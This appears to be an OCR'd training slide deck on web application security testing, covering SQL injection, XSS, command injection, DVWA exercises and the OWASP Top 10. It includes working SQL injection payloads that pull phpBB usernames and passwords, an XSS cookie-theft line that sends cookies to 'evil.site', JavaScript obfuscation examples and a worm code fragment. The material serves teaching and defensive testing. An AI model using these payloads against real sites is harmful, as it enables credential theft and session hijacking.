
- SQL Injection (SQLi)
- Cross-site scripting (XSS)
- Command Injection

✓ Final presentation

- State of Web Application Security
- Application security from <> Perspectives
- The application security testers' mindset
- An approach to WAST
- Automated testing
- How to continue from here



First Mentions of XSS and SQLi





SQL Injection



SQL injection

- ✓ Very 'old' vulnerability but still very common nowadays
- ✓ Trusting user input; using unfiltered, unsanitized user input
- ✓ Several subtypes:
 - Error based
 - Boolean (half blind)
 - Time-based (full blind)



SQL Injection

✓ Cause

- Trusting user input; using unfiltered, unsanitized user input

✓ Attack mechanism


- Injecting SQL commands in input fields or parameters

✓ Direct consequence

- Server-side execution of SQL commands

✓ Collateral damage

- Loss of CIA, hosting malicious software, data leakage



SQL Injection example

User:

\$user

Password:

\$password

Web application dynamically constructs SQL statement and sends it to database:

Select * from users where user = '**\$user**' and password = '**\$password**'



SQL Injection example

Result from query is used in response

✓ \$user / \$password valid (result is returned)

You have successfully logged in !

✓ \$user / \$password invalid (no result returned)

Username / password invalid !



SQL Injection example

✓ \$user = '**OR '1'='1' /***

(for MySQL)

✓ \$password = <empty>

Web application constructs SQL statement:

Select * from users where user = '**OR '1'='1' /***' and password = ''

Database treats this as

Select * from users where user = '**OR '1'='1' /***' and password = ''

Always True → first user is selected (usually admin or root user)



SQL Injection in DVWA

The screenshot shows the DVWA web application interface. On the left is a navigation menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection' and contains a 'User ID:' input field with a 'Submit' button. Below this is a 'More info' section with three links: <http://www.secdream.com/securityreviews/DVWNIP766.html>, http://en.wikipedia.org/wiki/SQL_injection, and http://www.unixwiz.net/techtips/sql_injection.html. At the bottom left, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right are 'View Source' and 'View Help' buttons. A footer at the very bottom reads 'Damn Vulnerable Web Application (DVWA) v1.0.7 - no phpIDS version by ps_testware'.

low

- 2
- 11
- '
- "
- 2' AND 1=1
- 2' AND 1=1 /*
- 2' AND 1=2 /*
- 2' OR 1=1 /*



Demonstration in phpBB

- Find number of fields in query with ORDER BY:
 - `&p=1 ORDER BY 1 /*`
 - Increase value until no results are returned (= error in query)
=> 31 in phpbb
- Identify location of fields with UNION SELECT
1,2,3...
 - `p=-1 UNION SELECT
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,
22,23,24,25,26,27,28,29,30,31 /*`
=> 1,3,21,31,17 in phpbb



Demonstration in phpBB

- Retrieve username / password
 - &p=-1 UNION SELECT username,2,user_password,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31 from phpbb_users where user_id=<value>/*
- Retrieve MySQL version
 - &p=-1 UNION SELECT unhex(hex(@@version)), 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*
- Retrieve database name
 - &p=-1 UNION SELECT unhex(hex(user())), 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*
- Retrieve database user
 - &p=-1 UNION SELECT unhex(hex(database())), 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31/*



Cross-site Scripting (XSS)



Cross-site scripting (XSS)

- ✓ Most common vulnerability nowadays
 - 75% - 97% of web applications have issues
- ✓ Trusting user input; using unfiltered, unsanitized user input
- ✓ Several sub-types:
 - Persistent XSS
 - Reflective XSS
 - DOM based XSS



Cross-site scripting

✓ Cause

- Trusting user input; using unfiltered, unsanitized user input

✓ Attack mechanism

- Injecting javascript in input fields or parameters

✓ Direct consequence

- Client-side execution of javascript



✓ Collateral damage

- Session hijacking, CSRF, malware infection



Let's talk XSS


1997





Famous worms

2005



2007




| Last 20 Days | | Unique Visitors |
|--------------|--------|-----------------|
| 01 Aug, Fri | 250 | |
| 02 Aug, Sat | 286 | |
| 03 Aug, Sun | 772 | |
| 04 Aug, Mon | 940 | |
| 05 Aug, Tue | 33807 | |
| 06 Aug, Wed | 224034 | |

2010



14 minutes





XSS example

Search:



\$input

<HTML>

Your search for **\$input** gave the following results:

</HTML>



XSS example

✓ \$input = Test

Your search for Test gave the following results:

✓ \$input = Test


Your search for **Test** gave the following results:



XSS example

✓✓ \$input = <script>alert('Evil Script')</script>

Your search
results:




Following



Persistent Cross-site Scripting

And the server becomes
compromised or
data is stolen
script
another user

Vulnerable application



Malicious User

Trusted User



Reflective Cross-site Scripting

.. And the server
becomes
compromised or
data is stolen
(sent back to Ted
mail)

Vulnerable application




Malicious User

Trusted User



Exercise: Stored XSS in DVWA



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7 - no phpIDS version by ps_testware


low

Copyright © 2011 ps_testware

ps_testware
Your devil's advocate



Reflective XSS in DVWA



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7 - no phpIDS version by ps_testware

low





XSS as an attack vector


- ✓ Cross-site scripting is often used as an attack vector for other attacks:
- ✓ Defacement
`<body onload="http://evil.site">`
- ✓ Session hijacking
`<iframe
src="javascript:document.location('http://evil.site/catch.php
?cookie='+document.cookie);">`
- ✓ Cross-site request forgery
``



Do you see the problem ?

```
(É=[Ä= [],µ=!Ä+Ä][µ[É=-~--++Ä)+( {}+Ä) [Ç=!!Ä+µ,ª=Ç[Ä]+Ç[+!Ä],Ä)+ª])(  
[µ[Ä]+µ[Ä+Ä]+Ç[É]+ª](Ä)
```

```
($=[$=[])( (__=!$+$)[_=-~--~$]+({+$)[/_]+($$=($_="!  
+$)[/_]+$[_+$])))([_/_]+[_L+~$]+$_L]+$$)([_/_)
```



```
<div id=mycode style="BACKGROUND: url('java  
script:eval(document.all.mycode.expr)'" expr="var B=String.from  
C}else{return eval('document.body.inne'+rHTML')}}function ge  
F=E.substring(1,E.length).split('&');var AS=new Array().for(var C  
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){  
findIn(g),'up_launchIC(' +A,A)}function nothing(){}function para  
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','  
false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(B.  
true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.len  
value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='My  
Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest  
ActiveXObject('Microsoft.XMLHTTP'))}catch(e){Z=false}} }ret
```



Javascript obfuscation

✓ Classic

- `Alert(1)`

✓ URL encode

- `%61%6c%65%72%74%28%31%29`

✓ Charcode

- `eval(String.fromCharCode(97,108,101,114,116,40,49,41))`

[illegible]



How ??

- ✓ Javascript allows dynamic allocation
- ✓ Javascript allows dynamic conversion (number -> string, etc)
- ✓ Javascript does 'best effort execution'
- ✓ `[]` : array
- ✓ `+[[]] = 0` `+!+[[]] = 1` `+!+[[]] + +!+[[]] = 2` etc...
- ✓ `[+[[]]]` : first value in array (js arrays start at 0)
- ✓ `![[]] = false` (as boolean value)
- ✓ `![[]] +[[]] = false` (but now converted to text)
- ✓ `(![[]] +[[]])[[]] =>` value 'false' is converted to text and put in array
- ✓ `(![[]] +[[]])[+!+[[]]]` = a
- ✓ `(![[]] +[[]])[+!+[[]] + +!+[[]]]` = l
- ✓ `(![[]] +[[]])[+!+[[]] + +!+[[]] + +!+[[]] + +!+[[]]]` = e etc etc
- ✓ Other errors: true, undefined, etc



Command Injection



Command Injection

✓ Cause

- Using unfiltered, unsanitised user input

✓ Attack mechanism


- Supplying executable operating system commands

✓ Direct consequence


- Uncontrolled execution of system commands

✓ Collateral damage

- Loss of control



Command injection in DVWA



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

low



Web Application Security Testing






Web Application Security Testing

- ✓ Application security from <> Perspectives
- ✓ State and misconceptions of Web Application Security
- ✓ The application security testers' mindset
- ✓ An approach to WAST
- ✓ How to continue from here



Tao: yin & yang





Development perspective

Functionality

- What an application should do
- Driven by use
- Conditions, capabilities and boundaries are determined

Example

- Only when logged in as administrator one can perform administrative functions

Application security

- What an application should prevent to do
- Driven by abuse
- Conditions, capabilities and boundaries are unrestricted

Example

- How should the application prevent an escalation of privileges attack?

Developing defined conditions is controllable, but what about developing all other conditions?



Business perspective

Functionality

- Explicitly defined
- Added value
- Defects
 - related to mal-functioning
 - non-conformance tolerance
- It's a business discipline
 - tangible
 - only the business knows

Application security

- Implicitly assumed
- Cost
- Risks
 - related to vulnerabilities
 - protection/resistance level
- Is it really a business concern?
 - not tangible
 - others know better, they think

Unfortunately, application security is perceived as something technical, not driven by business



Organisational perspective

Functionality

- Implementation
 - Developer concern
 - Most developers are not security experts
 - Developers rely on technology, network security and the security department to provide security
- We trust our user base

Application security

- Implementation
 - Security concern
 - Most security experts are not developers
 - Security staff relies on developers to develop secure code
- We defend against outside attackers, so we apply
 - Strong authentication
 - Encryption, SSL
 - Firewalls, IDS/IPS

Application security is mostly “implemented” outside the application.



Testing perspective

Functionality

- Test basis
 - business context
 - requirements and specs
- Testability
 - clear conditions -> coverage
 - input -> expected result
- Retraceability
 - to a specific functionality
 - to a development artifact
- Testing
 - QA department

Application security


- Test basis
 - threat context
 - security measures
- Testability issue
 - infinite conditions
 - exploit -> input
- Retraceability issue
 - to a certain functionality?
 - to a security mechanism?
- Testing
 - ? department

Testing within a clear context is pretty difficult, but what if there is no context at all?




Web applications are the main target

Figure 22. Attack pathways by percent of breaches within Hacking and percent of records



Source: Verizon 2010 World-wide survey on data breaches

Vulnerability Disclosures Affecting Web Applications
Cumulative, year over year



source: IBM X-Force®

Only first half of 2009!





The “Old problems” are still valid

OWASP Top Ten (2010 Edition)

A1: Injection

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross Site Request Forgery (CSRF)

A6: Security Misconfiguration

A7: Failure to Restrict URL Access

A8: Insecure Cryptographic Storage

A9: Insufficient Transport Layer Protection

A10: Unvalidated Redirects and Forwards



OWASP

The Open Web Application Security Project
<http://www.owasp.org>



OWASP top 10 explained

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|--|---|---|-----------------------|--|---|
| — | Exploitability AVERAGE | Prevalence VERY WIDESPREAD | Detectability EASY | Impact MODERATE | — |
| Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators. | Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database. | XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three types of XSS: Reflected XSS, Stored XSS, and DOM-based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis. | | Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc. | Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability. |

DESCRIPTION

Am I Vulnerable To XSS?

You need to ensure that all user supplied input sent back to the browser is verified to be safe (via input validation), and that user input is properly escaped before it is included in the output page. Proper output encoding ensures that such input is always treated as text in the browser, rather than active content that might get executed.

Both static and dynamic tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, which makes automated tools unreliable. Therefore, output encoding requires a combination of manual code review and manual penetration testing, in addition to any automated approaches in use.

